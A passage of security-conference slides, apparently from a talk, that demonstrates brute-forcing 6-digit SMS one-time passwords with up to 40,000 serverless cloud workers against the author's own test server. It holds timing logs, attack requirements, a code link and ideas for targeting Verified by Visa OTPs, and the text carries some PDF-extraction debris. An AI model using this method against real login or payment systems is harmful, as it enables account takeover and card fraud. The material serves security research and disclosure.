                                                         Geographically closer to test server
finished starting workers in 0:01:37.583704
2017-07-09 17:32:41.689607 - waiting for job to complete
                                                                         76 seconds
2017-07-09 17:33:05.983280 - job completed
```

brute otp finished in 0:02:01.941091

Brute-force 6 digits - 40,000 workers (25/worker)

```
=====[OTP LENGTH 6]======
setting random OTP value of length: 6 - OTP value is: 636555
server is ready, starting brute force of OTP
Need to spawn 40000.0 workers to guess otp [0-9] of length 6 with 25 otp per worker
32 processes to start 2857.14285714 workers for each of the 14 regions
continue?
2017-07-09 17:35:32.440217 - starting brute otp
Started job id: ba9211e5-9f30-4d36-8182-8c1a1638ef6b
2017-07-09 17:35:32.512530 - starting workers
2017-07-09 17:35:32.520186 - waiting for answer in elasticsearch
2017-07-09 17:36:40.556626 - got answer from elasticsearch
{u'otp value': u'636555'}
found OTP in 0:01:08.116940
2017-07-09 17:38:58.294490 - done starting workers
                                                                          68 seconds
finished starting workers in 0:03:25.782006
2017-07-09 17:38:58.294680 - waiting for job to complete
2017-07-09 17:39:40.461517 - job completed
brute otp finished in 0:04:08.021226
```

Brute-force 6 digits - 20,000 workers (50/worker)

```
=====[OTP LENGTH 6]======
setting random OTP value of length: 6 - OTP value is: 080514
server is ready, starting brute force of OTP
Need to spawn 20000.0 workers to guess otp [0-9] of length 6 with 50 otp per worker
32 processes to start 4000.0 workers for each of the 5 regions
continue?
                                                                  5 regions (same geo area)
2017-07-09 17:43:03.199781 - starting brute otp
Started job id: 7c632fe4-b75c-4727-939b-bbf0c44acf6b
2017-07-09 17:43:03.250565 - starting workers
                                                                  Some requests dropped by
2017-07-09 17:43:03.260273 - waiting for answer in elasticsearch
2017-07-09 17:44:40.776670 - done starting workers
                                                                  overloaded test server :(
finished starting workers in 0:01:37.526133
2017-07-09 17:44:44.977822 - got answer from elasticsearch
{u'otp value': u'080514'}
found OTP in 0:01:41.778138
                                                                         101 seconds
2017-07-09 17:44:44.985564 - waiting for job to complete
2017-07-09 17:45:21.050496 - job completed
brute otp finished in 0:02:17.850548
```

Brute-force 6 digits - 40,000 workers (25/worker)

```
=====[OTP LENGTH 6]======
setting random OTP value of length: 6 - OTP value is: 661226
server is ready, starting brute force of OTP
32 processes to start 7.14285714286 workers for each of the 14 regions
will trigger 40000 instances of lambda
continue?
2017-07-28 18:18:41.181215 - starting brute otp
Started job id: b6c5032a-0263-4421-8c27-67965b295737
2017-07-28 18:18:41.193053 - starting workers
2017-07-28 18:18:41.194950 - waiting for answer in elasticsearch
2017-07-28 18:18:49.840706 - done starting workers
finished starting workers in 8.647686
2017-07-28 18:19:10.796215 - got answer from elasticsearch
{u'otp value': u'661226'}
found OTP in 29.615085
2017-07-28 18:19:10.799785 - waiting for job to complete
```

29 seconds

Demo



6 digit OTP

Test server: Google App Engine (Python) with 200 instances of type B1

Possible to guess OTP based on ~500k attempts in 60 seconds


Requirements:

The ability to keep guessing (no account lockout)

Server that can handle 10k requests per second (~16.6k in theory)

Best if attack comes from same geographic region

Need a bit of luck



Summary

Code:

https://github.com/ryanbaxendale/thunderstruck-demo/tree/master/sms.otp

Verified by Visa Acquirer and Merchant Implementation Guide

Chapter 6: Merchant Server Plug-In Functions: "The Payer Authentication Request/Response message pair has a recommended timeout value of **5 minutes**, recognizing that cardholders may become distracted while completing the authentication."

Going further

8 digit SMS OTP

3 minutes (180 seconds)

Need a more scalable test server

Use MzhN-45437445 Verified by Visa OTP for your online transaction on card ending at ACRABIZC within 3 mins.

Other attacks:

Unauth password reset URLs Account signup/registration

Further work



Interesting talks

33c3 2016 **Gone in 60 Milliseconds**Intrusion and Exfiltration in Server-less
Architectures *Rich Jones*

Blackhat US 2016
Account Jumping Post Infection
Persistency & Lateral Movement In AWS
Dan Amiga & Dor Knafo

BSidesLV 2017

YARA-as-a-Service (YaaS): Real-Time Serverless Malware Detection

https://github.com/airbnb/binaryalert
Austin Byers

Blackhat US 2017

Hacking Serverless Runtimes: Profiling AWS Lambda
Azure Functions and more

Andrew Krug & Graham Jones

DEF CON 25

Starting the Avalanche: Application DoS In Microservice Architectures
Scott Behrens, Jeremy Heffner

Going further

AWS Lambda - High mem: 1536 MB 266,667/seconds/month free


Aliyun / Alibaba Cloud - China Need to register with +86 mobile number

IBM OpenWhisk Docker



FaaS Stack

Faa5 is an open-source project written in Golang and licensed under the MIT license.



Build your own FaaS infrastructure

https://github.com/alexellis/faas

UI portal

Setup with one script

Any process that can run in Docker can be a serverless function

Prometheus metrics and logging

Auto-scales as demand increases



github.com/ryanbaxendale/thunderstruck-demo